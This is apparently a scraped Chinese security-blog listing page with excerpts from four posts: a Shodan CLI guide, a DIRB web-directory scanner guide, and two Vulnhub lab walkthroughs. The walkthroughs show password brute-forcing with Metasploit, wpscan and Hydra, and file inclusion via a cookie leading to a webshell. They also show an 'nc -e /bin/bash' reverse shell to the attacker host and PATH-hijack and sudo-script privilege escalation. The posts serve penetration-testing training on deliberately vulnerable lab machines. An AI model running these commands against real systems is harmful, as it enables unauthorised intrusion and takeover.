搜索到
92
篇与
的结果
-
 【kali笔记】shodan的20种使用方法,信息收集必备 【kali笔记】shodan的20种使用方法,信息收集必备Shodan是专注于搜索互联网连接设备的搜索引擎,能发现和分析设备及其漏洞,被誉为“物联网的搜索引擎”。官网获取APIkey:https://developer.shodan.io/眼睛放大一点,APIkey在右上角查看帮助参数详细 Commands: alert Manage the network alerts for your account # 管理账户的网络提示 convert Convert the given input data file into a... # 转换输入文件 count Returns the number of results for a search # 返回查询结果数量 download Download search results and save them in a... # 下载查询结果到文件 honeyscore Check whether the IP is a honeypot or not. # 检查 IP 是否为蜜罐 host View all available information for an IP... # 显示一个 IP 所有可用的详细信息 info Shows general information about your account # 显示账户的一般信息 init Initialize the Shodan command-line # 初始化命令行 myip Print your external IP address # 输出用户当前公网IP parse Extract information out of compressed JSON... # 解析提取压缩的JSON信息,即使用download下载的数据 scan Scan an IP/ netblock using Shodan. # 使用 Shodan 扫描一个IP或者网段 search Search the Shodan database # 查询 Shodan 数据库 stats Provide summary information about a search... # 提供搜索结果的概要信息 stream Stream data in real-time. # 实时显示流数据使用init初始化API在命令行中直接显示查询结果,例如搜索有关中国上海的服务器,并且开启了3389端口search直接将查询结果展示在命令行中,默认情况下只显示ip、端口号、主机名和http数据。也可以通过使用–fields来自定义显示内容。比如只显示ip、端口号、组织机构、主机名。# 搜索cn 拥有mysql服务,且包含了nginx服务的主机,并显示在终端中 shodan search --fields ip_str,port,org,hostnames mysql country:cn product:'nginx'搜索结果搜索日本的开启3389端口的服务器使用host可以指定IP地址,查看系统详细信息,地理位置、开放端口等这里也可以查看到漏洞信息,像这种不排除是蜜罐查看各种端口信息,比如3389远程端口开启,就能直接使用海德拉(Hydra)进行RDP协议爆破(请勿用于非法用途,造成的后果自行承担)Hydra使用:搜索设备(华为,思科防火墙之类的)使用stats统计nginx全球分布情况,stats通常用来统计数量使用download把这些分布情况下载下来parse可以用来解析数据,多用于python脚本中。通过vuln参数,用户可以指定一个CVE(Common Vulnerabilities and Exposures,通用漏洞披露)编号,来查找那些已知存在该漏洞的设备或服务。这里举例一个MS17-010(永恒之蓝)漏洞永恒之蓝复现过程:其他用法搜索指定的组织或公司 ,org搜索指定的操作系统/软件/平台搜索指定的IP地址或子网使用count命令获取搜索结果的数量使用myip命令获取自身外部可见的IP地址使用info命令查看自身账户的信息,包括认证的信息使用honeyscore命令查看是否有蜜罐保护,这里没计算出来,可以使用在线地址检测https://honeyscore.shodan.io/统计 cn 中使用了ssl的ip地址,并且服务使用了nginx,开启了3389远程端口的主机数量查找SSL证书已过期的设备,这可能是蜜罐的一种特征使用scan命令提交IP进行在线扫描,这里扫了半天没出来,不知道为什么scan参数 -h查看刚刚扫描的结果 listfacets参数在Shodan中的作用是获取特定搜索查询的统计信息,它允许用户对搜索结果中的某些属性进行分组和计数,以了解这些属性值的分布情况。统计指定网络段内与漏洞(vuln)相关的统计信息,并且限制结果只显示前10个最常见的漏洞指定系统oshttp.title查找HTTP响应中标题(title)字段包含特定文本的设备。这个参数可以帮助用户快速定位到具有特定标题的网页,这在渗透测试中尤其有用,因为某些管理界面或特定服务的页面标题可能包含敏感信息或标识。比如,搜索标题中包含"Login"的设备你懂的本期介绍这么多用法,如果还有其他好用的用法,还请师傅们留言指出,让更多的师傅们学习。往期推荐XSS高级用法,SEO优化,挂ma,MS14_064一款开源持续更新的后渗透免杀框架【RCE剖析】从0-1讲解RCE漏洞绕过,Windows与Linux/RCE漏洞绕过方式总结----实战解析Win11综合渗透系统,第二个”kali“武器库——文末抽黑神话【内网渗透】ICMP隧道技术,ICMP封装穿透防火墙上线MSF/CS
-
-
DIRB:一款强大的Web目录扫描工具使用指南 DIRB是一款广泛使用的开源Web内容扫描工具,它专注于发现Web服务器上存在的目录和文件。对于安全研究员、渗透测试人员以及Web开发者来说,DIRB是一个不可或缺的工具,它能帮助他们识别潜在的入口点,从而进一步评估目标网站的安全性。本文将详细介绍DIRB的基本用法、高级特性、配置选项以及如何在实际渗透测试中有效使用它。一、DIRB简介DIRB(DIR Browser)最初由Pablo Santos开发,自发布以来就因其简单、高效而受到欢迎。DIRB的工作原理是通过发送HTTP GET请求到服务器上的特定目录和文件,并分析响应来判断目录或文件是否存在。它支持多线程,可以快速扫描大量潜在的URL,并且可以自定义请求头和代理设置,增加了其灵活性和实用性。二、安装DIRB在大多数Linux发行版中,DIRB可以通过包管理器轻松安装。例如,在基于Debian的系统上,你可以使用apt-get命令:sudo apt-get update sudo apt-get install dirb对于其他操作系统,你可能需要从DIRB的官方网站或其他可靠的软件仓库下载源代码并自行编译安装,如果是kali操作系统,则可以直接使用。三、基本参数DIRB的基本用法非常简单。启动DIRB时,你需要指定要扫描的URL和用于匹配的字典文件。字典文件包含了可能的目录名和文件名,DIRB将依次尝试访问这些路径。项目Value参数执行效果-a设置user-agent-p<proxy[:port]>设置代理-c设置cookie-z添加毫秒延迟,避免洪水攻击-o输出结果-X在每个字典的后面添加一个后缀-H添加请求头-i不区分大小写搜索示例命令:dirb http://example.com/ -o dirb.txt这个命令会扫描http://example.com/下的所有目录和文件,并将结果输出到dirb.txt文件中。默认情况下,DIRB会使用自带的字典文件(通常位于/usr/share/dirb/wordlists/目录下)进行扫描。四、高级特性1. 自定义请求头DIRB允许你自定义HTTP请求头,这在绕过某些简单的安全机制时非常有用。使用-H参数可以添加自定义请求头。dirb http://example.com/ -H "User-Agent: Custom User-Agent"举例:之前文章https://mp.weixin.qq.com/s/U0z0R_JMdOjIOE_6aEUnvw的401验证扫描不到路径,就可以自定义请求头,防止扫不到路径,比御剑好用多了,自定义一下dirb字典也行kali中默认放在/usr/share/dirb/wordlists/common.txt文件中,命令如下dirb http://example.com -H "Authorization: Basic <base64-encoded-username:password>"2. 使用代理在需要绕过IP封锁或进行匿名扫描时,使用代理是一个好选择。DIRB支持HTTP和SOCKS代理。dirb http://example.com/ -p 8080 -x http://proxy.example.com:80803. 多线程扫描DIRB支持多线程扫描,通过-t参数可以指定线程数。增加线程数可以加快扫描速度,但也可能增加目标服务器的负载。dirb http://example.com/ -t 104. 自定义字典虽然DIRB提供了默认的字典文件,但在某些情况下,你可能需要使用自定义的字典。通过-w参数可以指定自定义字典文件。dirb http://example.com/ -w /path/to/custom_dict.txt五、在实际渗透测试中的应用在实际渗透测试中,DIRB通常用于以下场景:信息收集:在渗透测试的早期阶段,使用DIRB扫描目标网站以收集潜在的有用信息,如管理后台、上传接口等。漏洞探测:某些版本的CMS(内容管理系统)可能存在已知的安全漏洞,通过DIRB扫描可以快速定位到易受攻击的文件或目录。目录遍历防护测试:DIRB可以用来测试Web应用程序是否对目录遍历攻击具有足够的防御能力。六、结论DIRB作为一款强大的Web目录扫描工具,在渗透测试和Web安全评估中发挥着重要作用。通过合理使用DIRB及其高级特性,安全研究人员和渗透测试人员可以更高效地发现Web应用程序中的潜在弱点,为进一步提升系统安全性提供有力支持。然而,值得注意的是,在使用DIRB进行扫描时,应遵守相关法律法规和道德规范,确保测试活动的合法性和合规性。
-
PwnLab init-文件包含、反弹shell、提权--靶机渗透思路讲解 如果需要Vulnhub靶机链接,可以后台私信【PwnLab】,关于网安学习群,可以后台添加作者备注【进群】即可首页有一个登录框他没有验证码,我们试试暴力破解开始爆破了,全部失败,哈哈哈nmap全端口扫描试试有mysql服务,再爆破一下数据库,使用MSF框架use auxiliary/scanner/mysql/mysql_login set rhosts 192.168.71.1 //设置目标服务器的ip地址 set rport 3306 //设置目标端口,为MySQL开启的端口号,默认是3306 set username root //设置用户名,默认即为root set pass_file /home/kali/pass.txt //指定密码字典文件的路径 run //开始爆破 爆破失败。。。。。。在url上面有一个page,猜测是文件包含漏洞,我们包含/etc/passwd,没有效果php filter伪协议试试也不行这些都试过了,那么直接包含index呢,出来了index的源码,就可以发现它的包含规则不能包含后缀解码看看,对这个lang的cookie进行文件包含<?php //Multilingual. Not implemented yet. //setcookie("lang","en.lang.php"); if (isset($_COOKIE['lang'])) { include("lang/".$_COOKIE['lang']); } // Not implemented yet. 御剑目录扫描一下包含upload,并base64解码,获取源码<?php session_start(); if (!isset($_SESSION['user'])) { die('你没有登录.'); } ?> <html> <body> <form action='' method='post' enctype='multipart/form-data'> <input type='file' name='file' id='file' /> <input type='submit' name='submit' value='Upload'/> </form> </body> </html> <?php if(isset($_POST['submit'])) { if ($_FILES['file']['error'] <= 0) { $filename = $_FILES['file']['name']; $filetype = $_FILES['file']['type']; $uploaddir = 'upload/'; $file_ext = strrchr($filename, '.'); $imageinfo = getimagesize($_FILES['file']['tmp_name']); $whitelist = array(".jpg",".jpeg",".gif",".avif"); if (!(in_array($file_ext, $whitelist))) { die('Not allowed extension, please upload images only.'); } if(strpos($filetype,'image') === false) { die('Error 001'); } if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] != 'image/jpeg' && $imageinfo['mime'] != 'image/jpg'&& $imageinfo['mime'] != 'image/png') { die('Error 002'); } if(substr_count($filetype, '/')>1){ die('Error 003'); } $uploadfile = $uploaddir . md5(basename($_FILES['file']['name'])).$file_ext; if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) { echo "<img src=\"".$uploadfile."\"><br />"; } else { die('Error 4'); } } } ?> login源码,我们看到了有一个config.php引用,而且还是在当前目录<?php session_start(); require("config.php"); $mysqli = new mysqli($server, $username, $password, $database); if (isset($_POST['user']) and isset($_POST['pass'])) { $luser = $_POST['user']; $lpass = base64_encode($_POST['pass']); $stmt = $mysqli->prepare("SELECT * FROM users WHERE user=? AND pass=?"); $stmt->bind_param('ss', $luser, $lpass); $stmt->execute(); $stmt->store_Result(); if ($stmt->num_rows == 1) { $_SESSION['user'] = $luser; header('Location: ?page=upload'); } else { echo "Login failed."; } } else { ?> <form action="" method="POST"> <label>用户名: </label><input id="user" type="test" name="user"><br /> <label>密 码: </label><input id="pass" type="password" name="pass"><br /> <input type="submit" name="submit" value="Login"> </form> <?php } config包含解码,好有了mysql密码mysql连接指定好数据库找到指定表名就能看到用户密码了,密码有==号的话,那么大概率就是base64编码解码登录试试登录成功了,只允许图片上传我们分析之前找到的文件上传源码,是白名单<?php session_start(); if (!isset($_SESSION['user'])) { die('你没有登录.'); } ?> <html> <body> <form action='' method='post' enctype='multipart/form-data'> <input type='file' name='file' id='file' /> <input type='submit' name='submit' value='Upload'/> </form> </body> </html> <?php if(isset($_POST['submit'])) { if ($_FILES['file']['error'] <= 0) { $filename = $_FILES['file']['name']; $filetype = $_FILES['file']['type']; $uploaddir = 'upload/'; $file_ext = strrchr($filename, '.'); $imageinfo = getimagesize($_FILES['file']['tmp_name']); $whitelist = array(".jpg",".jpeg",".gif",".avif"); if (!(in_array($file_ext, $whitelist))) { die('Not allowed extension, please upload images only.'); } if(strpos($filetype,'image') === false) { die('Error 001'); } if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] != 'image/jpeg' && $imageinfo['mime'] != 'image/jpg'&& $imageinfo['mime'] != 'image/png') { die('Error 002'); } if(substr_count($filetype, '/')>1){ die('Error 003'); } $uploadfile = $uploaddir . md5(basename($_FILES['file']['name'])).$file_ext; if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) { echo "<img src=\"".$uploadfile."\"><br />"; } else { die('Error 4'); } } } ?> 图片马gif正常上传我们用dirb扫到一个目录gif上传成功伪协议包含不成功分析index.php源代码,它对cookie的值作为路径,这个参数为lang<?php //Multilingual. Not implemented yet. //setcookie("lang","en.lang.php"); if (isset($_COOKIE['lang'])) { include("lang/".$_COOKIE['lang']); } // Not implemented yet. 那我们就添加一个cookielang=../upload/66c30a7180c399c3188ff89f1e2c5c02.gif此时回到首页蚁剑连接试试这里不要忘了添加cookie反弹测试nc,有e参数,可以用nc反弹shellnc 10.0.0.190 80 -e /bin/bash 反弹成功终端升级echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py python /tmp/asdf.py 切换root账号,弱口令成功了。。。。如果不用弱口令,正常情况是这样的,找到数据库中的密码和用户猜测这个用户能用登录该系统,但是登录成功后,没什么利用价值切换用户kane,里面有一个msgmike文件,查看它,这有一个命令查看这个文件没有权限我们切换这个mike用户,不能登录,鉴权失败,我们也就无法查看这个文件然而当我们调用cat命令的时候,cat会从以上目录来寻找,如果我们添加.到$PATH环境变量,则会先从当前目录来寻找cat指令,相当于我们自己创建一个读文件的cat指令,用这个指令来读新建取/home/mike/msg.txt文件,我们新建一个cat文件,并添加执行权限,依次执行以下命令这样当我们再次运行./msgmike命令的时候,就会触发当前目录下的cat(/bin/sh),我们就会提升到mike权限:我们切换这个用户的跟目录发现有个msg2root查看发现一个bin/bash会话,不断尝试,直到如下结果; /bin/bash -p才能够以root的权限查看flag.txt往期推荐不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学防溯源小技巧ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略【oscp】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式【内网渗透】ICMP隧道技术,ICMP封装穿透防火墙上线MSF/CS【渗透测试】linux隐身登录
-

Vuln靶机Prime_Series_Level-1 typora-copy-images-to: upload主机发现端口扫描80端口目录扫描,发现这是一个wordpress站点利用wpscan对网站后台进行暴力破解,并收集可能的用户信息,爆破失败了,但是发现了一个用户victorwpscan --url http://10.10.10.203/wordpress -e u -P /data/SecLists_Dict/Passwords/xato-net-10-million-passwords-100000.txt利用ssh爆破(失败)hydra -lvictor -P /data/SecLists_Dict/Passwords/darkweb2017-top1000.txt -t 4 -vV 10.10.10.203 ssh利用wfuzz测试一下有没有其他的文章没显示出来的wfuzz -u http://10.10.10.203/wordpress/?page_id=FUZZ -z range,1-1000 --sc 200继续查看目录扫描的结果,翻到一个dev,被嘲讽了你好,现在你处于0级阶段在实际的渗透测试中,我们应该使用我们的工具在网络上进行深入挖掘。快乐的黑客。看看还有没有其他文件gobuster dir -u http://10.10.10.203 -w /data/SecLists_Dict/Discovery/Web-Content/directory-list-1.0.txt -x html,txt,php,js有一个secret.txt文件,大致意思呢就是说让我们进行一个模糊测试,这个测试的参数下面有一个location.txt文件,如果没有扫出来,你可以利用下面这个开源字典,帮助你更好的通过oscp考试访问https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz_For_Web1. WFUZZ ==================================================================================== # # ###### # # ###### ###### # # # # # # # # # ##### # # # # # ## # # # # # # ## ## # # # # # # # # #### ###### ###### ==================================================================================== -------------------------------------------------------------------------------------- (i) USE WFUZZ TO ENUMERATE CORRECT PARAMETER FOR A PAGE. --------------------------------------------------------------------------------------- COMMNAD = wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://website.com/secret.php?FUZZ=something And the result is given below 000216: C=200 70 L 500 W 2006 Ch "configs" 000200: C=200 70 L 500 W 2006 Ch "cm" 000201: C=200 70 L 500 W 2006 Ch "cmd" 000195: C=200 70 L 500 W 2006 Ch "classified" 000197: C=200 70 L 500 W 2006 Ch "client" 000204: C=200 70 L 500 W 2006 Ch "coke" Finishing pending requests... ---------------------------------------------------------------------------------------------------------------------- (ii) BUT ABOVE COMMND FAILED IF PAGE ALWAYS RETURN 200(HTTP REPONSE). NOW OUR MODIFIED COMMAND IS =======> ---------------------------------------------------------------------------------------------------------------------- COMMAND = wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 --hw 500 http://website-ip/index.php?FUZZ=something And it will return result which is given below. Total requests: 950 ================================================================== ID Response Lines Word Chars Payload ================================================================== 000357: C=200 70 L 500 W 2006 Ch "file" Total time: 3.753362 Processed Requests: 950 Filtered Requests: 949 Requests/sec.: 253.1063 Here we can see C=200(Our HTTP Respone from server). 7 L ==> It means 7 lines return by server. 500 W ==> It means 19 words total count by wfuzz. 2006 Ch ==> It means 206 total chars count by wfuzz which is return by server. After using filter we can remove wrong parameter from our output and right output with right parameter we get. -------------------------------------------------------------------------------------------------------- (*)WORKING WITH FILTERS: | (i) If we want to filter words then we used switch --hw (words_lenth. In above example --hw 12) | (ii) To filter lenth then we used --hl(In above above example this would be --hl 7) (iii) For chars we used --hh (In above example this would br --hh 206) | (iv) For response code we use --hc. And always we attach --hc 404. Because this is common for all. | -------------------------------------------------------------------------------------------------------- ---------------------------------------------------------------- (iii) USE WFUZZ TO FIND OUT SUBDOMAINS. ---------------------------------------------------------------- COMMAND ==> wfuzz -c -w /usr/share/seclists//usr/share/seclists/Discovery/DNS --hc 404 --hw 617 -u website.com -H "HOST: FUZZ.website.com" USE filter to reach your actual subdomAIns like below command. COMMAND ==> wfuzz -c -w /usr/share/seclists//usr/share/seclists/Discovery/DNS --hc 404 --hw 7873 -u hnpsec.com -H "HOST: FUZZ.hnpsec.com"上wfuzzwfuzz -u http://10.10.10.203/?FUZZ=location.txt -w /data/SecLists_Dict/Discovery/Web-Content/directory-list-1.0.txt --hw 12发现了一个file参数做一些更好的, 好的,现在你找到了确切的参数,现在挖掘更多的下一个<br>在其他php页面上使用‘secrettier36o’参数更有趣。那么根据提示修改参数file为secrettier360,继续fuzz,只发现了两个相关的php文件wfuzz -u http://10.10.10.203/FUZZ.php?secrettier360=location.txt -w /data/SecLists_Dict/Discovery/Web-Content/directory-list-1.0.txt --sc 200进行测试,”最后你得到了正确的参数“┌──(root㉿kali)-[~] └─# curl http://10.10.10.203/image.php?secrettier360=location.txt <html> <title>HacknPentest</title> <body> <img src='hacknpentest.avif' alt='hnp security' width="1300" height="595" /></p></p></p> </body> finaly you got the right parameter<br><br><br><br></html>说是得到了正确的参数,看样子是文件包含,之前读取的是一个txt文件 location.txt,那么直接包含/etc/passwd,之后又发现了这个用户后面写着一个提示,说password.txt文件在/home/saket文件夹下面找到了密码follow_the_ippseccurl http://10.10.10.203/image.php?secrettier360=/home/saket/password.txt测试了两个用户的ssh皆失败了利用那就wordpress密码碰撞,找到之前写文章的用户victor进行登录,登录成功其他的文件都不能修改,只有这一个Twenty Nineteen主题下的secret.php可以修改填写反弹shell脚本并修改攻击机器开启监听这个路径是wordpress主题文件下的默认路径,使用curl请求即可反弹shellcurl http://10.10.10.203/wordpress/wp-content/themes/twentynineteen/secret.php创建交互式终端python -c 'import pty; pty.spawn("/bin/bash")';切换到wordpress根目录,找到了数据库密码wordpress yourpasswordhere登录mysqlmysql -uwordpress -pyourpasswordhere只有victor一个用户,密码我们已经知道了,没有其他东西了,利用数据库密码登录这两个用户试试(均失败)www-data@ubuntu:/home$ ls ls saket victor www-data@ubuntu:/home$ su saket su saket Password: yourpasswordhere su: Authentication fAIlure www-data@ubuntu:/home$ su victor su victor Password: yourpasswordhere su: Authentication fAIlure切换到home下面包含了一个user.txt可能用得上识别hash类型,看样子是md5尝试过好几个解密网站都失败了利用sudo -l查看可以使用sudo的文件,有一个enc,执行一下需要我们输入密码在opt文件夹下面可以找到密码信息执行,但是有两个文件,enc.txt,key.txt没有权限读取接下来加上sudo,提示了一个good此时该文件夹下面出现了两个文件其中key.txt是一个提示信息,加密后的结果为366a74cb3c959de17d61db30591c39d1因此,将字符串“ippsec”转换为md5哈希并使用它来获得您的真实形式enc.txt是一段乱码nzE+iKr82Kh8BOQg0k/LViTZJup+9DReAsXd/PCtFZP5FHM7WtJ9Nz1NmqMi9G0i7rGIvhK2jRcGnFyWDT9MLoJvY1gZKI2xsUuS3nJ/n3T1Pe//4kKId+B3wfDW/TgqX6Hg/kUj8JO08wGe9JxtOEJ6XJA3cO/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6lD/wfpY2ZnA1787ajtm+/aWWVMxDOwKuqIT1ZZ0Nw4=有一个key,一段密文,但是没有偏移量,普通AES需要偏移量但是ECB的加密模式不需要解密结果为Dont worry saket one day we will reach to our destination very soon. And if you forget your username then use your old password ==> "tribute_to_ippsec" Victor,切换用户成功再次利用sudo -l利用sudo执行这个文件后,可以看到下面有一个提示,没有找到相关文件 not found,看样子是让我们写入一个脚本进行提权if you can defeat me then challenge me in front of you /home/victor/undefeated_victor: 2: /home/victor/undefeated_victor: /tmp/challenge: not found利用刚刚反弹shell的php脚本进行反弹,再用sudo执行此文件即可提权成功echo 'php /var/www/html/wordpress/wp-content/themes/twentynineteen/secret.php' > /tmp/challenge chmod +x /tmp/challenge sudo /home/victor/undefeated_victor至此提权成功往期推荐红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学Linux 32位Crossfire游戏缓冲区溢出独立开发零显卡AI引擎!媲美DeepSeek,附源码【oscp】Tr0ll 靶机全系列(1-3),FTP被玩坏了神器分享 红队快速打点工具-DarKnuclei从零开始学SQL注入(sql十大注入类型):技术解析与实战演练【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【渗透测试】12种rbash逃逸方式总结利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细